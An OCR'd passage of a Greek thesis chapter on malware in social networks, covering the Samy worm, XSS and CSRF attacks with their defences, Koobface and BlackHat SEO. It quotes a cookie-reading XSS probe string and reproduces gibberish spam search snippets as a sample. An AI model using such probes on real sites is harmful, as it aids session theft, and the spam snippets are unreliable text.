
Κεφάλαιο 7ο – Η διάδοση του κακόβουλου λογισμικού στα site κοινωνικής διαδικτύωσης

Στη σημερινή εποχή εκατομμύρια χρήστες χρησιμοποιούν τα online social networks, με αποτέλεσμα οι επιτιθέμενοι να το εκμεταλλεύονται και να διαδίδουν μέσα σε αυτά κακόβουλο λογισμικό. Οι ιστότοποι κοινωνικής διαδικτύωσης είναι κοινωνίες ανθρώπων που μοιράζονται κοινά ενδιαφέροντα. Κατά τη διάρκεια των τελευταίων ετών οι χρήστες του διαδικτύου έχουν αντιμετωπίσει διάφορους τύπους worms. Εξαιτίας αυτού έχει γίνει αρκετή έρευνα στη μοντελοποίηση και τη προσομοίωση των worm που εξαπλώνονται [53], [54]. Παρόλο που είναι αυξημένος ο αριθμός των πιθανών θυμάτων που δέχονται επίθεση από worm μέσω του διαδικτύου, δεν έχει γίνει αρκετή μελέτη προκειμένου αυτά να αντιμετωπιστούν αποτελεσματικά [57], [58]. Εκτός από τη μεγάλη δημοτικότητα που έχει ο παγκόσμιος ιστός του διαδικτύου, ένας λόγος για να υπάρχει ολοένα και αυξανόμενος αριθμός θυμάτων είναι ότι τα διαδικτυακά σκουλήκια δεν απαγορεύονται να υπάρχουν στους διαδικτυακούς proxies και στις διεργασίες NAT. Έτσι οι συγγραφείς κακόβουλου λογισμικού θεωρούν ως ιδανικό στόχο τους χρήστες του διαδικτύου και ειδικά αυτών που χρησιμοποιούν τα site κοινωνικής διαδικτύωσης, για να πραγματοποιήσουν τις επιθέσεις τους. Τα online social networks λοιπόν είναι μία από τις υπηρεσίες του web 2.0, και παραμένουν ως οι πιο δημοφιλείς σε επίσκεψη ιστότοποι. Η κύρια ασχολία των επιτιθέμενων είναι να αποσπάσουν πληροφορίες μέσω των κοινών τους διαδικτυακών φίλων και έπειτα να κερδίσουν την εμπιστοσύνη τους, προκειμένου να συλλέξουν προσωπικά στοιχεία. Έτσι οι χρήστες θα καταλήξουν να έχουν προσβληθεί από κακόβουλο κώδικα.

7.1 Ιστορική αναδρομή στα site κοινωνικής διαδικτύωσης


Οι ιστότοποι κοινωνικής διαδικτύωσης ξεκίνησαν να υπάρχουν από το 1997 με βάση το ακόλουθο σχήμα και άρχισαν να δημιουργούνται πολλά νέα site αυτού του είδους από το 2003 και μετά.

Παρόλο ότι υπήρξαν πολλά τέτοια site εντούτοις ορισμένα από αυτά γνώρισαν μεγάλη επιτυχία όπως το MySpace, Hi5, Youtube, Twitter και Facebook. Βέβαια η ραγδαία ανάπτυξη των site κοινωνικής διαδικτύωσης γεννά νέα θέματα στην ασφάλεια των δικτύων καθώς και ζητήματα ιδιωτικότητας.



Εικόνα 7.1.1: Ιστορική αναδρομή των social networks [29]

Εν τέλη, σύμφωνα με το παρακάτω διάγραμμα, μια έρευνα που πραγματοποιήθηκε το Δεκέμβριο του 2008 έδειξε ότι τα άτομα μικρότερης ηλικίας έχουν ένα profil σε ένα social network site σε σύγκριση με τα άτομα μεγαλύτερης ηλικίας.



Διάγραμμα 7.1.2: Ηλικιακή κατανομή των ατόμων που έχουν ένα profil σε ένα social network site [69]

Με βάση μια έρευνα της *"Focus Bari"*, η οποία είχαν σαν θέμα την εξέλιξη των social media στην Ελλάδα [56], το 36% των Ελλήνων δήλωσε ότι χρησιμοποιεί τις ιστοσελίδες κοινωνικής δικτύωσης για να ικανοποιήσει ανάγκες, όπως η επικοινωνία και η απόκτηση νέων φίλων, η έκφραση, η ψυχαγωγία, η απόδραση από την καθημερινότητα, η εκτόνωση και το φλερτ.


Η αύξηση των ατόμων που χρησιμοποιούν τα social networks είναι εντυπωσιακή καθώς πριν από περίπου ένα χρόνο τα αποτελέσματα της ίδιας έρευνας ήταν επίσης εντυπωσιακά. Τον Μάρτιο του 2009 το αντίστοιχο ποσοστό ήταν μόλις 14%. Αυτοί που με θέρμη επισκέπτονται τις ιστοσελίδες των social media είναι οι άντρες, ηλικίας κυρίως έως 34 ετών ενώ σύμφωνα με την έρευνα οι μαθητές πλέον έχουν αρχίσει να βαριούνται αυτού του είδους τα site. Το πιο δημοφιλές site είναι το Facebook, αφού σύμφωνα με την έρευνα, ο αριθμός των ημερήσιων επισκεπτών του έχει πενταπλασιαστεί μέσα σε μία διετία, από τον Σεπτέμβριο του 2008 μέχρι τον Σεπτέμβριο του 2010. Επίσης σύμφωνα με τα στοιχεία της έρευνας, η επισκεψιμότητα σε επίπεδο μήνα εκτινάσσεται στο 44% για το YouTube και μειώνεται κάθετα στο 3% για το MySpace, στο 2% για το Hi5, επίσης στο 2% για το Blogger και το Twitter και το μόλις το 1% στο Flickr.

7.2 Το MySpace Samy worm

Με βάση τις πηγές [57] και [58] το πρώτο ενεργό worm που έπληξε τα site κοινωνικής διαδικτύωσης ήταν το *MySpace Samy* το 2005. Αυτό ξεκινούσε την επίθεσή του από ένα άτομο και μέσα σε διάστημα 20 ωρών τα profil που είχαν προσβληθεί έφταναν το 1.000.000 σύμφωνα με το ακόλουθο σχήμα. Έτσι οι

διαχειριστές του MySpace εξαναγκάστηκαν να κλείσουν το site τους, προκειμένου να επιλύσουν το πρόβλημα που προκλήθηκε [59], [60].

Το *MySpace Samy* αξιοποίησε ένα ελάττωμα ασφάλειας που είχε το πρόγραμμα της διαδικτυακής εφαρμογής του *MySpace*. Με βάση τον Shanmugam J. και άλλους [61], το Cross site scripting ή αλλιώς το XSS, είναι ένα κενό ασφάλειας που οι περισσότερες διαδικτυακές εφαρμογές είναι ευπαθείς σε αυτό. Καθώς το XSS είναι μια συνηθισμένη ευπάθεια για εφαρμογές του διαδικτύου, η απειλή του γίνεται πιο αξιοσημείωτη εξαιτίας του συνδυασμού των τεχνολογιών της HTML και AJAX. Το AJAX επιτρέπει στους φυλλομετρητές να ζητούν HTTP αιτήσεις για λογαριασμό του χρήστη. Εκτός αυτού ο επιτιθέμενος δεν χρειάζεται να προσελκύσει το θύμα του να επιλέξει ένα ειδικά σχεδιασμένο σύνδεσμο. Σύμφωνα με το ακόλουθο διάγραμμα το *Samy* αναπτύχθηκε ταχύτατα και μάλιστα ήταν το πρώτο σε σύγκριση με άλλα worm που μόλυναν τα profil στο χρονικό διάστημα των 20 ωρών.




Διάγραμμα 7.2.1: Σύγκριση των διαφορετικών τύπων worm σε σχέση με το συνολικό αριθμό των μολυσμένων profil που επιτεύχθηκε από τους επιτιθέμενους μέσα σε διάστημα 20 ωρών [52].

Με βάση τον Jones M., και άλλους [65], εκτός του *MySpace* και άλλα κοινωνικά δίκτυα όπως το *Orkut, Gaia, hi5* και *Twitter* είναι υπό την επήρεια ενεργών επιθέσεων από XSS worms. Όμως σύμφωνα με την McAfee [63] μια από τις μεγαλύτερες επιθέσεις που έχουν αντιμετωπιστεί μέχρι στιγμής σε κοινωνικά δίκτυα όπως το *Facebook* και το *MySpace* είναι το Koobface. Ο τρόπος λειτουργίας αυτής της επίθεσης έχει αναλυθεί σε προηγούμενη παράγραφο της διπλωματικής εργασίας.

7.3 Cross Site Scripting (XSS) επιθέσεις

Το Cross Site Scripting (XSS) είναι μια από τις πιο συνηθισμένες επιθέσεις που γίνονται στο επίπεδο εφαρμογής. Ο Casado M., και οι άλλοι [64], αναφέρουν ότι *"με τα XSS οι hackers κρύβουν κακόβουλο κώδικα μέσα σε εφαρμογές."* Υπάρχουν δύο διακριτοί τύποι XSS επιθέσεων, οι επίμονες και οι μη επίμονες επιθέσεις. Στη πρώτη κατηγορία ο κακόβουλος κώδικας αποθηκεύεται προσωρινά στους servers που θα γίνει επίθεση και είναι με τη μορφή κειμένου HTML, όπως σε μία βάση δεδομένων ή σε μηνύματα που αναρτώνται σε forums. Έπειτα ο επισκέπτης έχει πρόσβαση στο κακόβουλο κώδικα του server κατά την ανάκτηση των αποθηκευμένων πληροφοριών μέσω του φυλλομετρητή. Η μη επίμονη επίθεση, που είναι γνωστή και ως στοχαστική επίθεση είναι ένας συνηθισμένος τύπος επιθέσεων XSS. Σε αυτή τη περίπτωση ο κώδικας στέλνεται πίσω στον επισκέπτη με τη μορφή ενός μηνύματος λάθους. Στο ακόλουθο σχήμα απεικονίζεται ο τρόπος με τον οποίο διεξάγεται μια Cross Site Scripting (XSS) επίθεσης



Σχήμα 7.3.1: Απεικόνιση μιας Cross Site Scripting (XSS) επίθεσης

Η Cross Site Scripting (XSS) επίθεση πραγματοποιείται κάθε φορά που μη επεξεργαζόμενα δεδομένα φτάνουν στο φυλλομετρητή ενός χρήστη. Αυτά αποθηκεύονται σε βάση δεδομένων και αντικατοπτρίζονται από δεδομένα εισόδου όπως φόρμες, κρυφά πεδία, URLs και έπειτα αποστέλλονται κατευθείαν σε ένα javascript client. Χαρακτηριστικό είναι ότι όλες οι διαδικτυακές εφαρμογές έχουν


αυτό το πρόβλημα και αυτό φαίνεται με το να δοκιμάσουν οι χρήστες στον browser την εντολή *javascript:alert (document.cookie)*. Οι συνήθεις επιπτώσεις που προκαλούνται από το XSS είναι η υποκλοπή της συνόδου του χρήστη, ευαίσθητων δεδομένων, αλλαγή περιεχομένου σελίδων, ανακατεύθυνση του χρήστη σε site που περιέχουν κακόβουλο λογισμικό και phishing μηνύματα. Μάλιστα η εγκατάσταση του XSS επιτρέπει στον επιτιθέμενο να παρατηρεί και να κατευθύνει όλη τη συμπεριφορά και κίνηση του χρήστη σε ευάλωτες σελίδες ανακατευθύνοντας τον αλλού. Παράλληλα οι έρευνες που έχουν κάνει ο Faghani M. R. και άλλοι [52], δείχνουν ότι το 80% των εφαρμογών διαδικτύου είναι ευπαθείς σε επιθέσεις Cross Site Scripting. Υπάρχουν πολλοί παράγοντες που προκαλούν την επικράτηση του XSS στις διαδικτυακές εφαρμογές. Ένας από αυτούς είναι ότι οι απαιτήσεις προκειμένου να γίνει μια επίθεση σε ένα σύστημα είναι πολύ απλές. Το XSS αξιοποιεί εφαρμογές του διαδικτύου προτού γίνει ο έλεγχός του από κάποιο πρόγραμμα. Επιπλέον οι περισσότερες προγραμματιστικές γλώσσες που χρησιμοποιούν οι εφαρμογές διαδικτύου δεν έχουν επιλογές φιλτραρίσματος για να αποφευχθεί η πραγματοποίηση μη αξιόπιστων ενεργειών στον εξυπηρετητή. Ο πιο απλός τρόπος για να εμφανίζονται δεδομένα των χρηστών είναι να αντιγράφεται κατευθείαν το μη αξιόπιστο input έτσι ώστε ο χρήστης να μην υποψιάζεται ότι η σελίδα που επισκέπτεται μπορεί να έχει δεχτεί επίθεση από κακόβουλο λογισμικό. Για την αποφυγή των ευπαθειών τύπου XSS πρέπει να μη χρησιμοποιούνται τα δεδομένα εισόδου από χρήστες σε άλλες σελίδες. Επίσης, χρειάζεται να γίνεται κωδικοποίηση των δεδομένων εξόδου που προέρχονται από δεδομένα εισόδου από χρήστες, χρησιμοποιώντας το OWASP ESAPI. Εν τέλει είναι αναγκαίο να γίνεται επαλήθευση βάσει white list δεδομένων εισόδου για όλα τα δεδομένα που εισάγει ο χρήστης και θα συμπεριληφθούν σε σελίδα. Έτσι για τη διασφάλιση μεγάλων κομματιών κώδικα HTML που προέρχονται από χρήστες, μπορεί να χρησιμοποιηθεί η βιβλιοθήκη OWASP AntiSamy.

7.4 Cross-Site Request Forgery (CSRF) επιθέσεις

Η ευπάθεια Cross-Site Request Forgery (CSRF) προήλθε από το πρόβλημα ότι οι φυλλομετρητές συμπεριλαμβάνουν αυτόματα δεδομένα αυθεντικοποίησης σε κάθε αίτηση, ακόμα και όταν οι αιτήσεις προκύπτουν μέσα από μια φόρμα, script, εικόνα ή άλλο site. Δυστυχώς όλοι οι ιστότοποι που βασίζονται αποκλειστικά σε αυτόματη αυθεντικοποίηση είναι ευάλωτοι. Οι μηχανισμοί αυτόματης αυθεντικοποίησης είναι τα cookie συνόδου, το basic authentication header, τα πιστοποιητικά SSL του πελάτη και η αυθεντικοποίηση με βάση τα windows domain.

Η επίθεση Cross-Site Request Forgery (CSRF) είναι μια επίθεση κατά την οποία ο φυλλομετρητής του θύματος εξαπατείται στο να εκτελέσει μια εντολή σε ευπαθή εφαρμογή. Προκαλείται από το γεγονός ότι οι φυλλομετρητές εμπεριέχουν αυτόματα δεδομένα αυθεντικοποίησης σε κάθε αίτηση. (session ID, διεύθυνση IP,

διαπιστευτήρια windows domain) Αυτός ο τύπος της επίθεσης έχει σαν στόχο να διενεργεί συναλλαγές όπως μεταφορά χρημάτων, αποσύνδεση χρήστη, κλείσιμο λογαριασμού, πρόσβαση σε ευαίσθητα δεδομένα και αλλαγή στοιχείων του λογαριασμού του χρήστη. Παρακάτω απεικονίζεται ο τρόπος που διεξάγεται μια Cross-Site Request Forgery (CSRF) επίθεση.



Σχήμα 7.4.1: Απεικόνιση της Cross-Site Request Forgery (CSRF) επίθεσης

Για να αποτραπεί η επίθεση Cross-Site Request Forgery (CSRF) πρέπει να γίνει προσθήκη ενός μυστικού token σε όλες τις ευαίσθητες αιτήσεις, το οποίο και δεν υποβάλλεται αυτόματα. Με τον τρόπο αυτό ο επιτιθέμενος δε μπορεί να παραχαράξει την αίτηση, εκτός και αν υπάρχει ευπάθεια τύπου XSS. Τα tokens θα πρέπει να είναι τυχαία ή να βασίζονται σε ισχυρή κρυπτογραφία καθώς το κάθε ένα από αυτά να είναι μοναδικό για κάθε λειτουργία. Τέλος είναι αναγκαία η χρήση δευτερεύουσας αυθεντικοποίησης για ευαίσθητες λειτουργίες.


7.5 Επιθέσεις στους λογαριασμούς χρηστών κοινωνικής διαδικτύωσης

Για να γίνει hacking στους λογαριασμούς χρηστών σε social networks πρέπει να σπάσουν οι κωδικοί τους. Το πιο διαβόητο worm είναι το Koobface και η επίθεση που κάνει απαρτίζεται από τα ακόλουθα βήματα. Αρχικά πρέπει να δημιουργηθεί ένας λογαριασμός στο Facebook και έπειτα να γίνει επιβεβαίωση για να ενεργοποιηθεί ο λογαριασμός. Στη συνέχεια ο επιτιθέμενος θα γίνει μέλος σε διάφορα groups στο

Facebook όπου θα προσθέτει φίλους και θα στέλνει μηνύματα στο profil τους με σκοπό οι άλλοι να το ανοίξουν και να κολλήσουν αυτό το κακόβουλο λογισμικό. Στα κοινωνικά δίκτυα κάποια ζητήματα ασφάλειας που πρέπει να αντιμετωπιστούν προκειμένου να αποφευχθούν οι social engineering επιθέσεις είναι το spamming όπου χρησιμοποιείται για να στέλνονται spam μηνύματα, wallposts σε χρήστες και σχόλια.

7.5.1 Τεχνικές BlackHat SEO

Το SEO (Search Engine Optimization) αναφέρεται σε τεχνικές που για να βελτιώσουν τη θέση που θα εμφανίζονται ιστοσελίδες που θα αναζητούνται από το yahoo και το google. Οι κυβερνοεγληματίες χρησιμοποιούν BlackHat SEO τεχνικές για να προωθήσουν τις ιστοσελίδες τους. Χαρακτηριστικό είναι ότι το 2009 υπήρχαν από ένα εκατομμύριο σύνδεσμοι που ωθούσαν τους χρήστες να επιλέγουν κακόβουλες σελίδες όπου και θα εκτελούσαν ένα αρχείο προκειμένου να δουν ένα βίντεο. Μάλιστα οι επιτιθέμενοι χρησιμοποιούσαν διάφορα εργαλεία και ακολουθούσαν τις τάσεις εξέλιξης του google προκειμένου να βρουν τι αναζητούν οι χρήστες και ποιές είναι οι ιστοσελίδες που επισκέπτονται.



1. Halloween outdoor graveyard image submissions
halloween outdoor graveyard image submissions. It was true that of me as he in its curious crucible portrait in the most one could not wear over one's face ...
[redacted] - 4 hours ago - Similar

2. Meaning of halloween colors
meaning of halloween colors. Poor Hetty! As I rode past the farm for a moment as often lately was that to have gone to. " "My dear boy very fond of her. ...
[redacted] - 4 hours ago - Similar

3. Fair trade halloween
fair trade halloween. " About the time of Correggio's comfortable living had ever begun with the bare bones of a touching manner fair trade halloween young ...
[redacted] - 3 hours ago - Similar

4. Halloween costumes for kids 9-12
halloween costumes for kids 9-12. On another halloween headstones sayings he Grosvenor Square and South Audley Street a man jacinths and a collar has given ...
[redacted] - 4 hours ago - Similar

5. Halloween costume cat woman
halloween costume cat woman. So one time when that picture "I did he was distracted and a battle I halloween costume cat woman with rare possessions such it ...
[redacted] - 4 hours ago - Similar


6. Manheim steamroller halloween
manheim steamroller halloween. The picture of the of the work go in Milan by order 1811 and all trace world and a manheim steamroller halloween of the great ...
